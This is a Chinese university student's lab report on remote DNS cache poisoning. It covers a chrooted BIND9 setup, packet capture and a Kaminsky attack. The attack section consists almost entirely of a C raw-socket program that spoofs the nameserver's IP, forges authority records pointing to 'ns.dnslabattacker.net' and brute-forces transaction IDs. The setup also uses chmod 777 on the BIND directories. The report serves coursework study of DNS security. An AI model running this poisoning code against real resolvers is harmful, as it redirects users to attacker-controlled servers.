网络安全课外实验

实验报告

学　　院：　信息科学与工程学院

专业班级：　　信息安全 1401

指导老师：　　王伟平

学　　号：　　0906140129

姓　　名：　　郭一涵

目　录

远程 DNS 污染

1. 概要介绍

一般来说，网站在互联网上一般都有可信赖的域名服务器，但为减免网络上的交通，一般的域名都会把外间的域名服务器数据暂存起来，待下次有其他机器要求解析域名时，可以立即提供服务。一旦有相关网域的局域域名服务器的缓存受到污染，就会把网域内的电脑导引往错误的服务器或服务器的网址。

2. 实验环境

装有 CentOS7 系统的服务器一台

能够联网的计算机两台

3. 实验内容

3.1 CentOS 搭建 Chroot 的 Bind9 DNS 服务

首先安装Bind9

```
yum install bind-chroot bind –y
```

然后拷贝 Bind 相关文件，准备 Bind Chroot 环境

cp -R /usr/share/doc/bind-*/sample/var/named/*

/var/named/chroot/var/named/

接着在 Bind Chroot 创建相关文件

```
touch /var/named/chroot/var/named/data/cache_dump.db
touch
/var/named/chroot/var/named/data/named_stats.txt
touch
/var/named/chroot/var/named/data/named_mem_stats.txt
touch /var/named/chroot/var/named/data/named.run
mkdir /var/named/chroot/var/named/dynamic
```

```
touch
/var/named/chroot/var/named/dynamic/managed-keys.bind
```

将 Bind 锁定文件设置为可写

```
chmod -R 777 /var/named/chroot/var/named/data
chmod -R 777 /var/named/chroot/var/named/dynamic
```

将 /etc/named.conf 拷贝到 bind chroot 目录

```
cp -p /etc/named.conf /var/named/chroot/etc/named.conf
```


在/etc/named.conf 中对 bind 进行配置

开机自启动 bind-chroot 服务

```
/usr/libexec/setup-named-chroot.sh /var/named/chroot
on
systemctl stop named
systemctl disable named
systemctl start named-chroot
systemctl enable named-chroot
ln -s '/usr/lib/systemd/system/named-chroot.service'
'/etc/systemd/system/multi-user.target.wants/named-ch
root.service'
```

3.2 抓包分析

将目标 DNS 服务器设为攻击者的 DNS，然后发送查询，抓包，分析包结构



3.3 卡明斯基攻击

原理： （1）攻击者向被攻击的本地缓存 DNS 发送一个域名的 DNS 查询请求，该查询请求中的域名主机使用随机序列和目标域名的组合。 例如 www123456.test.com，其中 ns2.test.com 为目标域名，www123456 是随机生成的。很显然，这个查询的域名主机记录在 test.com 的权威 DNS 中是不存在的。正常 test.com 的权威 DNS 要返回 NXDOMIAN(代表域名不存在)。换句话说就是本地缓存 DNS 中肯定没有 www123456.test.com 的缓存记录，本地缓存 DNS 接收到这个域名查询请求后肯定是要出去迭代请求的。（2）攻击者伪造 test.com 的权威 DNS 应答数据包中，应答资源记录部分与正确应答包中部分是与正常结果一样的，比如 test.com 的 DNS 的 IP 地址、UDP 端口号、应答结果是 NXDOMAIN。 但是，在应答报文中的授权资源记录部分，攻击者伪造一个 test.com 的 NS 记录为 ns2.test.com，且该记录对应的 A 记录 IP 是 2.2.2.2（可能是一个钓鱼网站的 IP）。那么该资源记录信息将也被写入本地缓存 DNS 的 Cache 中，在 Cache 保持时间内，

对 test.com 名字服务器所管辖的所有域名的查询都将被发送到攻击者自己控制的 IP（2.2.2.2）中。

相应的用来发送数据包的代码：

```
#include <unistd.h>

#include <stdio.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <netinet/udp.h>

#include <fcntl.h>

#include <string.h>

#include <errno.h>

#include <stdlib.h>

#include <libnet.h>

// The packet length


#define PCKT_LEN 8192

#define FLAG_R 0x8400

#define FLAG_Q 0x0100




// Can create separate header file (.h) for all headers' structure
```

```
    // The IP header's structure

    struct ipheader {

      unsigned char      iph_ihl:4, iph_ver:4;

      unsigned char      iph_tos;

      unsigned short int iph_len;

      unsigned short int iph_ident;

// unsigned char iph_flag;

      unsigned short int iph_offset;

      unsigned char      iph_ttl;

      unsigned char      iph_protocol;

      unsigned short int iph_chksum;
```

```
  unsigned int            iph_sourceip;

  unsigned int            iph_destip;

};



// UDP header's structure

struct udpheader {

  unsigned short int udph_srcport;

  unsigned short int udph_destport;

  unsigned short int udph_len;

  unsigned short int udph_chksum;

};

struct dnsheader {
```

```
        unsigned short int query_id;
        unsigned short int flags;
        unsigned short int QDCOUNT;
        unsigned short int ANCOUNT;
        unsigned short int NSCOUNT;
        unsigned short int ARCOUNT;
};
// This structure just for convinience in the DNS packet, because such 4 byte
data often appears.
        struct dataEnd{
        unsigned short int    type;
        unsigned short int    class;
};
        // total udp header length: 8 bytes (=64 bits)
// structure to hold the answer end section
struct ansEnd{
        //char* name;
        unsigned short int type;
        //char* type;
        unsigned short int class;
        //char* class;
        //unsigned int ttl;
```

```
        unsigned short int ttl_l;
        unsigned short int ttl_h;
        unsigned short int datalen;
};

// structure to hold the authorative nameserver end section
struct nsEnd{
        //char* name;
        unsigned short int type;
        unsigned short int class;
        //unsigned int ttl;
        unsigned short int ttl_l;
        unsigned short int ttl_h;
        unsigned short int datalen;
        //unsigned int ns;
};



unsigned int checksum(uint16_t *usBuff, int isize)
{
        unsigned int cksum=0;
```

```
        for(;isize>1;isize-=2){
        cksum+=*usBuff++;
             }
        if(isize==1){
          cksum+=*(uint16_t *)usBuff;
               }


        return (cksum);
}

// calculate udp checksum
uint16_t check_udp_sum(uint8_t *buffer, int len)
{
               unsigned long sum=0;
        struct ipheader *tempI=(struct ipheader *)(buffer);
        struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
ipheader));
        struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
ipheader)+sizeof(struct udpheader));
        tempH->udph_chksum=0;
        sum=checksum( (uint16_t *)      &(tempI->iph_sourceip) ,8 );
```

```
        sum+=checksum((uint16_t *) tempH,len);

        sum+=ntohs(IPPROTO_UDP+len);


        sum=(sum>>16)+(sum & 0x0000ffff);
        sum+=(sum>>16);

        return (uint16_t)(~sum);

}
        // Function for checksum calculation. From the RFC,

        // the checksum algorithm is:

        // "The checksum field is the 16 bit one's complement of the one's

        // complement sum of all 16 bit words in the header. For purposes of

        // computing the checksum, the value of the checksum field is zero."

        unsigned short csum(unsigned short *buf, int nwords)
```

```
    {           //

                unsigned long sum;

                for(sum=0; nwords>0; nwords--)

                            sum += *buf++;

                sum = (sum >> 16) + (sum &0xffff);

                sum += (sum >> 16);

                return (unsigned short)(~sum);

    }



//构造的回复包
int response(char* request_url, char* src_addr, char* dest_addr)
{
```

```
// socket号
        int sd;

// 包的buffer
        char buffer[PCKT_LEN];

// 将buffer初始化为0
        memset(buffer, 0, PCKT_LEN);

        // 初始化包头地址
        struct ipheader *ip = (struct ipheader *) buffer;
        struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
ipheader));
        struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

// data内容的指针
        char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));
//dns的flag位
```

```
//////////////////////////构造dns包/////////////////////////////////////
        dns->flags=htons(FLAG_R);
        dns->QDCOUNT=htons(1);
        dns->ANCOUNT=htons(1);
        dns->NSCOUNT=htons(1);
              dns->ARCOUNT = htons(1);


//查询的内容
        strcpy(data,request_url);
        int length= strlen(data)+1;


        struct dataEnd * end=(struct dataEnd *)(data+length);
        end->type=htons(1);
        end->class=htons(1);

        //回复的内容
  char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);
```

```
        strcpy(ans,request_url);
        int anslength= strlen(ans)+1;

        struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
        ansend->type = htons(1);
        ansend->class=htons(1);
        ansend->ttl_l=htons(0x00);
        ansend->ttl_h=htons(0xFFFF);    //ttl,即有效的时间
        ansend->datalen=htons(4);       //回复的内容的长度

        char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength);

        strcpy(ansaddr,"\1\2\3\4");
        int addrlen = strlen(ansaddr);

//ns域名服务器
        char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
```

```
        strcpy(ns,"\7example\3com");
        int nslength= strlen(ns)+1;

        struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
        nsend->type=htons(2);
        nsend->class=htons(1);
        nsend->ttl_l=htons(0x00);
        nsend->ttl_h=htons(0xFFFF);     //tll,即有效的时间
        //数据的长度，为nsname的长度+1
        nsend->datalen=htons(23);

        char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength);

        //伪造的域名服务器
        strcpy(nsname,"\2ns\16dnslabattacker\3net");
        int nsnamelen = strlen(nsname)+1;

//额外的信息
  char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
```

```
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen);
        strcpy(ar,"\2ns\16dnslabattacker\3net");
        int arlength = strlen(ar)+1;
        struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
        arend->type = htons(1);
        arend->class=htons(1);
        arend->ttl_l=htons(0x00);
        arend->ttl_h=htons(0xFFFF);
        arend->datalen=htons(4);
        char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));

        strcpy(araddr,"\1\2\3\4");
        int araddrlen = strlen(araddr);

//////////////////////dns包的构造到此完毕////////////////////////////

        //构造ip包
```

```
        struct sockaddr_in sin, din;

        int one = 1;

        const int *val = &one;

        sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);


if(sd<0 )
printf("socket error\n");


        sin.sin_family = AF_INET;

        din.sin_family = AF_INET;

        //端口号

        sin.sin_port = htons(33333);
```

```
din.sin_port = htons(53);

//IP地址

sin.sin_addr.s_addr = inet_addr(src_addr);

din.sin_addr.s_addr = inet_addr("199.43.133.53"); //example.com的域名服务器的地址，可通过抓包获得

ip->iph_ihl = 5;

ip->iph_ver = 4;

ip->iph_tos = 0;

unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
```

```
dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);

    ip->iph_ident = htons(rand());

    ip->iph_ttl = 110;

    ip->iph_protocol = 17; // UDP

    //该地值需要抓包确定

    ip->iph_sourceip = inet_addr("199.43.133.53");

    // The destination IP address

    ip->iph_destip = inet_addr(src_addr);
```

```
        // Fabricate the UDP header. Source port number, redundant

        udp->udph_srcport = htons(53);    // source port number, I make them
random... remember the lower number may be reserved

        // Destination port number

        udp->udph_destport = htons(33333);


      udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
udp_header_size + udp_payload_size

        // Calculate the checksum for integrity//

        ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader)
+ sizeof(struct udpheader));
```

```
        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));



        // Inform the kernel do not fill up the packet structure. we will build our
own...
  if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
        printf("error\n");
        exit(-1);
}




int count = 0;
int trans_id = 3000;
while(count < 100){



// This is to generate different query in xxxxx.example.edu
```

```
/* int charnumber; charnumber=1+rand()%5; *(data+charnumber)+=1; */
        //dns->query_id=rand();
        dns->query_id=trans_id+count;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));
// recalculate the checksum for the UDP packet

        // send the packet out.
                if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
                printf("packet send error %d which
means %s\n",errno,strerror(errno));
        count++;
        }
close(sd);

return 0;

}
```

```
int main(int argc, char *argv[])

{




// This is to check the argc number

        if(argc != 3){


                printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom
first to last:src_IP dest_IP \n");


                exit(-1);


        }



// socket descriptor
```

```
        int sd;

// buffer to hold the packet
        char buffer[PCKT_LEN];

// set the buffer to 0 for all bytes
        memset(buffer, 0, PCKT_LEN);

        // Our own headers' structures

        struct ipheader *ip = (struct ipheader *) buffer;


        struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
ipheader));


        struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
        char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
```

```
udpheader)+sizeof(struct dnsheader));



//////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
//////////////////////////////////////////////////////////////////////////

//The flag you need to set

        dns->flags=htons(FLAG_Q);
//only 1 query, so the count should be one.
        dns->QDCOUNT=htons(1);



//query string
        strcpy(data,"\5abcde\7example\3com");
        int length= strlen(data)+1;
```

```
//this is for convinience to get the struct type write the 4bytes in a more
organized way.

    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);




////////////////////////////////////////////////////////////////////
//
// DNS format, relate to the lab, you need to change them, end
//
////////////////////////////////////////////////////////////////////
/*************************************************************
********************* Construction of the packet is done. now focus on
how to do the settings and send the packet we have composed out
*************************************************************
**********************/
```

```
        // Source and destination addresses: IP and port

        struct sockaddr_in sin, din;

        int one = 1;

        const int *val = &one;

          dns->query_id=rand(); // transaction ID for the query packet, use
random #

        // Create a raw socket with UDP protocol

        sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);


if(sd<0 ) // if socket fails to be created
printf("socket error\n");

        // The source is redundant, may be used later if needed
```

```
        // The address family

        sin.sin_family = AF_INET;

        din.sin_family = AF_INET;

        // Port numbers

        sin.sin_port = htons(33333);

        din.sin_port = htons(53);

        // IP addresses

        sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument
we input into the program

        din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we
input into the program
```

```
        // Fabricate the IP header or we can use the

        // standard header structures but assign our own values.

        ip->iph_ihl = 5;


        ip->iph_ver = 4;


        ip->iph_tos = 0; // Low delay


        unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct
udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)); //
length + dataEnd_size == UDP_payload_size

         ip->iph_len=htons(packetLength);

        ip->iph_ident = htons(rand()); // we give a random number for the
identification#
```

```
        ip->iph_ttl = 110; // hops

        ip->iph_protocol = 17; // UDP

        // Source IP address, can use spoofed address here!!!

        ip->iph_sourceip = inet_addr(argv[1]);

        // The destination IP address

        ip->iph_destip = inet_addr(argv[2]);




        // Fabricate the UDP header. Source port number, redundant

        udp->udph_srcport = htons(33333);    // source port number, I make
them random... remember the lower number may be reserved

        // Destination port number
```

```
        udp->udph_destport = htons(53);



        udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
udp_payload_size

        // Calculate the checksum for integrity//

        ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader)
+ sizeof(struct udpheader));



        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));
/*************************************************************
***************8 Tips the checksum is quite important to pass the
checking integrity. You need to study the algorithem and what part should be
taken into the calculation. !!!!!If you change anything related to the
calculation of the checksum, you need to re- calculate it or the packet will be
dropped.!!!!! Here things became easier since I wrote the checksum function
for you. You don't need to spend your time writing the right checksum function.
```

```
Just for knowledge purpose, remember the seconed parameter for UDP
checksum: ipheader_size + udpheader_size + udpData_size for IP checksum:
ipheader_size + udpheader_size
*****************************************************************
*****************/

      // Inform the kernel do not fill up the packet structure. we will build our
own...
  if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
      printf("error\n");
      exit(-1);
}



while(1){



// This is to generate different query in xxxxx.example.edu
      int charnumber;
      charnumber=1+rand()%5;
      *(data+charnumber)+=1;
```

```
        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader)); // recalculate the checksum for the UDP packet

        // send the packet out.
                if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
                printf("packet send error %d which
means %s\n",errno,strerror(errno));
        sleep(0.9);
        response(data, argv[2], argv[1]);
        }
close(sd);

return 0;

}
```

之后的话在攻击者的计算机上同样配置相应的 DNS 服务器，然后创建对目标域名的解析即可

4. 实验收获

可能由于自己的服务器是在 Aliyun，自己在尝试攻击时发现大量的数据包被 Aliyun 拦截了下来，不过自己在实现攻击代码的时候对 DNS 的数据包格式及其内容有了较好的认识 0.0 感觉自己以后攻击再也不会拿自己的服务器作为目标了